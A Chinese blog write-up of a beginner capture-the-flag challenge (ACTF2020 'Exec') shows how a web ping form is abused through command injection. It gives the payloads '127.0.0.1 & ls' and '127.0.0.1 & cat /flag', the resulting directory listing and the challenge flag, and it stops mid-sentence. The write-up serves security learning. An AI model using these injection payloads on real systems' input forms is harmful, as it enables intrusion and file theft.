buuctf [ACTF2020 新生赛]Exec 1

原创

hint=flag 于 2021-06-14 17:09:58 发布 248 收藏 1

分类专栏： 命令执行漏洞

本文链接：https://blog.csdn.net/hintll/article/details/117907659

命令执行漏洞 专栏收录该内容


3 篇文章 0 订阅

订阅专栏

[ACTF2020 新生赛]Exec 1


打开以后是

有个输入窗口有个ping
可能是sql注入，也有可能是命令执行漏洞
先ping一下本机地址：127.0.0.1




有回显：
PING 127.0.0.1 (127.0.0.1): 56 data bytes
那就基本确定是命令执行漏洞:

命令执行有一个参考：
https://blog.csdn.net/hintll/article/details/117790643?spm=1001.2014.3001.5501
直接上手：
先看一下目录:
127.0.0.1 && ls 这个执行不了
那就试一下这个： 127.0.0.1 & ls
有回显：



访问index.php这个文件



结果它又把页面显示了一遍
猜测可能是linux的系统：
去查一下

实例

列出根目录(\)下的所有目录：

```
# ls /
bin             dev   lib         media  net   root     srv  upload  www
boot            etc   lib64       misc   opt   sbin     sys  usr
```

```
home  lost+found  mnt   proc  selinux  tmp  var
```


试一下吧它的目录全部显示出来：


```
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```


看到了flag的文件：
尝试读取
127.0.0.1 & cat/flag
127.0.0.1 & cat flag
127.0.0.1 & cat /flag/
都没有回显
直到
127.0.0.1 & cat /flag
才有回显

PING

```
flag{adfcc186-022f-488e-afa4-55ad5e1dbdbd}
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```


原因是

”/“是根目录，”~“是家目录。Linux存储是以挂载的方式，相当于是树状的，源头就是”/“，也就是根目录。而每个用户都有”家“目录，也就是用户的个人目录，比如root用户的”家“目录就是/root,普通用户a的家目录就是/home/a.可以看到